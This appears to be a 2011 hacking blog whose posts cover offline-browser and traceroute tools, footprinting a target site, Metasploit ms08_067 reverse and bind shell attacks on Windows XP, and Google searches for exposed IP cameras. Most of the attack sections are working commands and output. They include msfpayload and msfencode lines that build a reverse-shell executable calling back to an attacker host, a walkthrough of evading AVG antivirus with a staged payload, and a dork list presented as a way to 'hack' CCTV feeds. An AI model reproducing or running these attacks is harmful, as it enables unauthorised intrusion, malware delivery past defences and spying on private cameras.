Monday, 5 December 2011

Website Mirroring

Website Mirroring (offline reader) :-
An offline reader (sometimes called an offline browser or offline navigator) is computer software that downloads e-mail, newsgroup posts or web pages, making them available when the computer is offline: not connected to the Internet

Website Mirroring Tools
  • HTTRack: HTTRack is a free (GPL, libre/free software) and easy-to-use offline browser utility. It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer.
------------------
www.httrack.com
-----------------


  • Web Snake: WebSnake is the world's most powerful off-line browser designed exclusively for Windows Platform. In addition to off-line browsing, WebSnake is unique in that it uses our proprietary "intelligent pull" technology to search and retrieve files from the World Wide Web
---------------------
www.websnake.com
---------------------


  • Surfonline: Surf Offline is fast and convenient website download software. The software allows you to download entire websites and download web pages to your local hard drive.
--------------------
www.surfonline.com
--------------------

  • PageNest : Copy your favorite WebPages to hard disk with PageNest. Give PageNest the address of a website and it will copy either the page or the entire site (whichever you prefer) to your hard disk. It will create an exact copy of what you see in your browser including the text, html, images and css.
--------------------
www.pagenest.com
--------------------


Mirroring Entire Website Tools
  • Black Window                                                        www.softbytelabs.com
  • Wget                                                                       www.gnu.org
  • Reamweaver                                                           www.reamweaver.com
  • Website Riper Copier                                              www.tensons.com
  • WinWsd                                                                 www.winwsd.uw.hu
  • Teleport Pro                                                           www.tenmax.com

Trace Route


Traceroute: Traceroute is the program that shows you the route over the network between two systems, listing all the intermediate routers a connection must pass through to get to its destination. It can help you determine why your connections to a given server might be poor, and can often help you figure out where exactly the problem is. It also shows you how systems are connected to each other, letting you see how your ISP connects to the Internet as well as how the target system is connected.

3D Traceroute
---------------
www.d3tr.de
--------------

Loriot Pro
--------------------
www.loriotpro.com
--------------------


Path Analyzer Tool
-----------------------
www.pathanalyzer.com
-----------------------

Visual Route Trace
---------------------
---------------------


Traceroute Tools

  • GEO Spider                                                 www.oreware.com
  • V Trace                                                        www.vtrace.pl
  • Magic Net Trace                                          www.tialsoft.com
  • Visual IP Trace                                             www.visualiptrace.com
  • Trout                                                            www.foundstone.com
  • Ping Plotter                                                   www.pingplotter.com
  • Ping-Probe                                                   www.ping-probe.com


Sunday, 4 December 2011

Footprinting (gathering information about a computer system)

Footprinting is the act of gathering information about a computer system and the companies it belongs to. Footprinting is the first step hackers take in their hacking process. Footprinting is important because to hack a system the hacker must first know everything there is to know about it. Below I will give you examples of the steps and services a hacker would use to get information from a website.

  • First, a hacker would start gathering information on the targets website. Things a hacker would look for are e-mails and names. This information could come in handy if the hacker was planning to attempt a social engineering attack against the company.
  • Next the hacker would get the IP address of the website. By going to http://www.selfseo.com/find_ip_address_of_a_website.php and inserting the web site URL, it will spit out its IP address.
  • Next the hacker would Ping the server to see if it is up and running. There’s no point in trying to hack an offline server. http://just-ping.com pings a website from 34 different locations in the world. Insert the website name or IP address and hit “Ping”. If all packets went through, then the server is up.
  
 
  • Next the hacker would do a Whois lookup on the company website. Go to http://whois.domaintools.com and put in the target website. As you can see this gives a HUGE amount of information about the company. You see the company e-mails, address, names, when the domain was created, when the domain expires, the domain name servers, and more! 
  • A hacker can also take advantage of search engines to search sites for data. For example, a hacker could search a website through Google by searching “site:WWW.the-target-site.com” this will display every page that Google has of the website. You could narrow down the number of results by adding a specific word after. For example the hacker could search “site:WWW.the-target-site.com email”. This search could list several emails that are published on the website. Another search you could do in Google is “inurl:robots.txt this would look for a page called robots.txt. If a site has the file “robots.txt”, it displays all the directories and pages on the website that they wish to keep anonymous from the search engine spiders. Occasionally you might come across some valuable information that was meant to be kept private in this file.


Reverse shell attack (Hack the target system just using the IP address of target)

Reverse shell is completely opposite to the bind shell. Such that, instead of binding a port on a target system and waiting for the connection from the attacker's machine, it simply connects-back to the attacker's IP and Port, and spawns a shell. It is also a visible dimension of reverse shell to consider target behind NAT or Firewall which prevents public access to its system resources.

-----------------------------


root@bt:~# msfconsole  

                _                  _       _ _
               | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
       =[ svn r12666 updated today (2011.05.19) 

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit 

[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 ->
192.168.0.7:1027) at Sat Nov 13 22:59:02 +0000 2010

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
------------------------

Note--> RHOST is the IP address of a target and
                   LHOST is the IP address of a attacker

video demo-->http://www.youtube.com/watch?v=9eGKsq4K2Tw 


Bind shell attack (Hack the target system just using the IP address of target)

First download software Metasploit from here
OR Use Backtrack 4 Linux operating system

A bind shell is a remote shell connection providing access to the target system upon successful exploitation and execution of shellcode by setting up a bind port listener. This opens a gateway for an attacker to connect-back to the compromised machine on bind shell port using a tool like netcat which could tunnel the standard input (stdin) and output (stdout) over TCP connection. This scenario works similarly to that of a telnet client establishing connection to a telnet server and suites in the environment where the attacker is behind NAT or Firewall, and direct contact from compromised host to the attacker IP is not possible.

Now I use Backtrack 4 Linux operating system

--------------------------------------
root@bt:~# msfconsole   

                _                  _       _ _
               | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
       =[ svn r12666 updated today (2011.05.19) 
 
 
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:41289 ->
192.168.0.7:4444) at Sat Nov 13 19:01:23 +0000 2010

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
---------------------------------------

Note -->RHOST is the IP address of target machine

Friday, 2 December 2011

Bypass the Security of Antivirus

Most Windows based systems currently run some form of anti-virus protection due to the widespread pervasiveness of malicious software targeting the platform. Let's make our example a little bit more real-world, and install the free version of AVG on the system and see what happens.


Right away, our payload gets detected. Let's see if there is anything we can do to prevent this from being discovered by AVG. We will encode our produced executable in an attempt to make it harder to discover. We have used encoding before when exploiting software in avoiding bad characters so let's see if we can make use of it here. We will use the command line msfencode program. Lets look at some of the options by running msfencode with the '-h' switch.
--------------------------------------
root@bt:/pentest/exploits/framework3# msfencode -h

    Usage: ./msfencode

OPTIONS:

    -a   The architecture to encode as
    -b   The list of characters to avoid: 'x00xff'
    -c   The number of times to encode the data
    -e   The encoder to use
    -h        Help banner
    -i   Encode the contents of the supplied file path
    -l        List available encoders
    -m   Specifies an additional module search path
    -n        Dump encoder information
    -o   The output file
    -s   The maximum size of the encoded data
    -t   The format to display the encoded buffer with (raw, ruby, perl, c, exe, vba)
---------------------------
 
Let's see which encoders are available to us by running 'msfencode -l'.
---------------------------
root@bt:/pentest/exploits/framework3# msfencode -l

Framework Encoders
==================

    Name                    Rank       Description                                         
    ----                    ----       -----------                                         
    cmd/generic_sh          normal     Generic Shell Variable Substitution 
Command Encoder 
    generic/none            normal     The "none" Encoder                                  
    mipsbe/longxor          normal     XOR Encoder                                         
    mipsle/longxor          normal     XOR Encoder                                         
    php/base64              normal     PHP Base64 encoder                                  
    ppc/longxor             normal     PPC LongXOR Encoder                                 
    ppc/longxor_tag         normal     PPC LongXOR Encoder                                 
    sparc/longxor_tag       normal     SPARC DWORD XOR Encoder                             
    x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase Encoder               
    x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase Encoder               
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower                                  
    x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder                            
    x86/countdown           normal     Single-byte XOR Countdown Encoder                   
    x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword 
XOR Encoder       
    x86/jmp_call_additive   great      Polymorphic Jump/Call XOR Additive 
Feedback Encoder 
    x86/nonalpha            low        Non-Alpha Encoder                                   
    x86/nonupper            low        Non-Upper Encoder                                   
    x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback Encoder           
    x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode 
Mixedcase Encoder       
    x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode U
ppercase Encoder
-------------------------------
Excellent. We can see our options and some various encoders we can make 
use of. Let's use the raw output of msfpayload, and pipe that as input 
to msfencode using the "shikata ga nai encoder" (translates to "it can't
 be helped" or "nothing can be done about it"). From there, we'll output
 a windows binary.
------------------------------
root@bt:/pentest/exploits/framework3# msfpayload windows/shell_reverse_tcp 
LHOST=172.16.104.130 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -t exe > 
/tmp/2.exe

[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

root@bt:/pentest/exploits/framework3# file /tmp/2.exe

/tmp/2.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
--------------------------------
Perfect! Let's now transfer the binary to another system and see 
what happens. And...
 
Well, that's not good. It is still being discovered by AVG. Well, we 
can't let AVG win, can we? Let's get a little crazy with it, and use 
three different encoders, two of which we will tell it to run through 10
 times each, for a total of 21 encodes. This is about as much encoding 
as we can do and still have a working binary. AVG will never get past 
this! 
------------------------------
root@bt:/pentest/exploits/framework3# msfpayload windows/shell_reverse_tcp 
LHOST=172.16.104.130 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -t 
raw -c 10 | msfencode -e x86/call4_dword_xor -t raw -c 10 | msfencode -e 
x86/countdown -t exe > /tmp/6.exe                                                                         
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)

[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)

[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)

[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)

[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)

[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)

[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)

[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)

[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)

[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)

[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)

[*] x86/countdown succeeded with size 856 (iteration=1)

root@bt:/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
------------------------------
 
Ok, we will copy over the binary, run it aaaannnnd....
 
We failed! It still is discovered by AVG! How will we ever get past 
this?
Well, it turns out there is a good reason for this. Metasploit supports 
two different types of payloads. The first sort, like 
'window/shell_reverse_tcp', contains all the code needed for the 
payload. The other, like 'windows/shell/reverse_tcp' works a bit 
differently. 'windows/shell/reverse_tcp' contains just enough code to 
open a network connection, then stage the loading of the rest of the 
code required by the exploit from the attackers machine. So, in the case
 of 'windows/shell/reverse_tcp', a connection is made back to the 
attacker system, the rest of the payload is loaded into memory, and then
 a shell is provided.So what does this mean for antivirus? Well, most 
antivirus works on signature-based technology. The code utilized by 
'windows/shell_reverse_tcp' hits those signatures and is tagged by AVG 
right away. On the other hand, the staged payload, 
'windows/shell/reverse_tcp' does not contain the signature that AVG is 
looking for, and so is therefore missed. Plus, by containing less code, 
there is less for the anti-virus program to work with, as if the 
signature is made too generic, the false positive rate will go up and 
frustrate users by triggering on non-malicious software.With that in mind, 
let's generate a 'windows/shell/reverse_tcp' staged payload as an excutable.
----------------------------
root@bt:/pentest/exploits/framework3# msfpayload windows/shell/reverse_tcp 
LHOST=172.16.104.130 LPORT=31337 X > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
-----------------------------
Ok, now we copy it over to the remote system and run it, then see what happens.
-----------------------------
root@bt:/pentest/exploits/framework3# msfcli exploit/multi/handler
 PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
---------------------------
 
Success! Antivirus did not trigger on this new staged payload. We have 
successfully evaded antivirus on the system, and delivered our payload. 

Thursday, 1 December 2011

Hack The IP Based CCTV Cameras Using Google

Here's a list of all possible search .
Type only one search at a time into the Google search bar.

Inurl:indexframe.shtml axis
inurl:ViewerFrame?Mode=
inurl:ViewerFrame?Mode=Refresh
inurl:axis-cgi/jpg
inurl:axis-cgi/mjpg (motion-JPEG)
inurl:view/indexFrame.shtml
inurl:view/index.shtml
intitle:”live view” intitle:axis
intitle:liveapplet
allintitle:”Network Camera NetworkCamera”
intitle:axis intitle:”video server”
intitle:liveapplet inurl:LvAppl
intitle:”EvoCam” inurl:”webcam.html”
intitle:”Live NetSnap Cam-Server feed”
intitle:”Live View / – AXIS”
intitle:”Live View / – AXIS 206M”
intitle:”Live View / – AXIS 206W”
intitle:”Live View / – AXIS 210″
inurl:indexFrame.shtml Axis
inurl:”MultiCameraFrame?Mode=Motion”
intitle:start inurl:cgistart
intitle:”WJ-NT104 Main Page”
intext:”MOBOTIX M1″ intext:”Open Menu”
intext:”MOBOTIX M10″ intext:”Open Menu”
intext:”MOBOTIX D10″ intext:”Open Menu”
intitle:snc-z20 inurl:home/
intitle:snc-cs3 inurl:home/
intitle:snc-rz30 inurl:home/
intitle:”sony network camera snc-p1″
intitle:”sony network camera snc-m1″
site:.viewnetcam.com -www.viewnetcam.com
intitle:”Toshiba Network Camera” user login
intitle:”netcam live image”
intitle:”i-Catcher Console – Web Monitor”

Example:--->
1.Type only one search at a time into the Google search bar


2.output